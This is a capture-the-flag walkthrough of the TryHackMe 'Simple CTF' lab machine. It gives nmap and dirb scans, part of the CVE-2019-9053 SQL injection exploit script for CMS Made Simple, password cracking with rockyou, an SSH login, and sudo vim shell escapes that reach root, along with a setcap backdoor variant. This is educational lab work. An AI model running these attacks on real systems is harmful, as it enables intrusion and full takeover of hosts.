
Simple CTF

1. Deploy & Scan

1. **Deploy** the Simple CTF machine in TryHackMe.
2. Perform an initial scan using **nmap**:

   nmap 10.48.163.35 -A




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.48.163.35 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-15 01:00 -0500
Nmap scan report for 10.48.163.35
Host is up (0.047s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.160.251
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|3.X (91%), Crestron 2-Series (86%), Google Android 10.X|11.X|12.X (85%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:3 cpe:/o:crestron:2_series cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:
12 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 4.15 - 5.19 (91%), Linux 4.15 (90%), Linux 3.10 - 3.13 (88%), Crestron XPanel control system (86%), Amazon Linux AMI 2018.03 (Linux 4.14) (86%), Linux 3.8 - 3.1
6 (86%), Android 10 - 12 (Linux 4.14 - 4.19) (85%), HP P2000 G3 NAS device (85%)
```

3. **Results:**
   - Open ports: **21 (FTP), 80 (HTTP), 2222 (SSH)**
   - **Q1. How many services under port 1000?**
     ➤ **Answer:** 2
   - **Q2. What is running on the higher port?**
     ➤ **Answer:** SSH

---

2. Web Enumeration

1. Browse to http://10.48.163.35:80 — you'll see the default Apache page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/


2. Use a directory bruteforcer (e.g. dirb) to find hidden directories:

   dirb http://10.48.168.35/



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.48.163.35/

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 15 01:04:53 2026
URL_BASE: http://10.48.163.35/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.48.163.35/ ----
+ http://10.48.163.35/index.html (CODE:200|SIZE:11321)
+ http://10.48.163.35/robots.txt (CODE:200|SIZE:929)
+ http://10.48.163.35/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.48.163.35/simple/
```

3. You find **/simple**, a CMS site:
   - CMS Made Simple 2.2.8
   - Search online for known exploits.



CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46635	2019-9053	DANIELE SCANU	WEBAPPS	PHP	2019-04-02


EDB Verified: ✗ Exploit: / {} Vulnerable App:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib
```

4. **Vulnerability found:**
   - **CVE-2019-9053**
   - **Type:** SQL Injection (SQLi)
   - **Q3. CVE used:** CVE-2019-9053
   - **Q4. Vulnerability type:** SQLi

3.Exploitation


1. Copy the script and paste it into a file with extentention .py



```
  GNU nano 8.7                                  exploit.py
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple ≤ 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: ≤ 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket M-B Previous   ◂ Back
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^B Where Was   M-F Next       ▸ Forward
```

2. Run the exploit with a wordlist to crack credentials:

   python exploit.py -u http://<target-IP>/simple --crack -w /usr/share/wordlists/rockyou.txt




```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(kali㉿kali)-[~/Documents/thm/simpleCTF]
└─$
```

3. **Q5. What's the password?**
   ➤ **Answer:** secret
4. **Q6. Where can you login with those details?**
   ➤ **Answer:** SSH

SSH & User Flag

1. SSH in using the cracked credentials:


   ssh mitch@10.48.165.35 -p 2222



```
┌──(kali㉿kali)-[~]
└─$ ssh mitch@10.48.163.35 -p 2222
The authenticity of host '[10.48.163.35]:2222 ([10.48.163.35]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.48.163.35]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.48.163.35's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ 
```

2. After logging in:
   - View files and locate user.txt.
   - **Q7. User flag:** The contents of user.txt

3. Check for other users:



```
$ pwd
/home/mitch
$ cd /home
$ ls
mitch  sunbath
```


- Found user **sunbath**
- **Q8. Other user name:** sunbath

---

4. Privilege Escalation

1. Check sudo privileges:


   sudo -l



```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Mitch can run **vim** as root.

2. Use **GTFOBins** technique to spawn a root shell:



```
./vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.
```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.
```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim

./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```


Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain sudo vim -c ':!/bin/sh'



```
$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```

3. You are now root!
   - **Q9. What tool to spawn a privileged shell?**
     ➤ **Answer:** vim
4. Navigate to /root and read root.txt:



```
# ls -la
total 104
drwxr-xr-x  23 root root  4096 aug 19  2019 .
drwxr-xr-x  23 root root  4096 aug 19  2019 ..
drwxr-xr-x   2 root root  4096 aug 17  2019 bin
drwxr-xr-x   3 root root  4096 aug 19  2019 boot
drwxrwxr-x   2 root root  4096 aug 17  2019 cdrom
drwxr-xr-x  17 root root  3720 ian 15 07:54 dev
drwxr-xr-x 134 root root 12288 aug 19  2019 etc
drwxr-xr-x   4 root root  4096 aug 17  2019 home
lrwxrwxrwx   1 root root    33 aug 19  2019 initrd.img → boot/initrd.img-4.15.0-58-generic
lrwxrwxrwx   1 root root    33 aug 17  2019 initrd.img.old → boot/initrd.img-4.15.0-45-generic
drwxr-xr-x  22 root root  4096 aug 17  2019 lib
drwx——————   2 root root 16384 aug 17  2019 lost+found
drwxr-xr-x   2 root root  4096 feb 27  2019 media
drwxr-xr-x   2 root root  4096 feb 27  2019 mnt
drwxr-xr-x   2 root root  4096 feb 27  2019 opt
dr-xr-xr-x 144 root root     0 ian 15 07:54 proc
drwx——————   4 root root  4096 aug 17  2019 root
drwxr-xr-x  27 root root   900 ian 15 08:21 run
drwxr-xr-x   2 root root 12288 aug 17  2019 sbin
drwxr-xr-x   2 root root  4096 aug 17  2019 snap
drwxr-xr-x   3 root root  4096 aug 17  2019 srv
dr-xr-xr-x  13 root root     0 ian 15 07:54 sys
drwxrwxrwt  10 root root  4096 ian 15 08:21 tmp
drwxr-xr-x  11 root root  4096 feb 27  2019 usr
drwxr-xr-x  16 root root  4096 aug 17  2019 var
lrwxrwxrwx   1 root root    30 aug 19  2019 vmlinuz → boot/vmlinuz-4.15.0-58-generic
lrwxrwxrwx   1 root root    30 aug 19  2019 vmlinuz.old → boot/vmlinuz-4.15.0-45-generic
# cd root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

- **Q10. Root flag:** The contents of root.txt

  W3ll d0n3. You made it!

By

Anns Shanto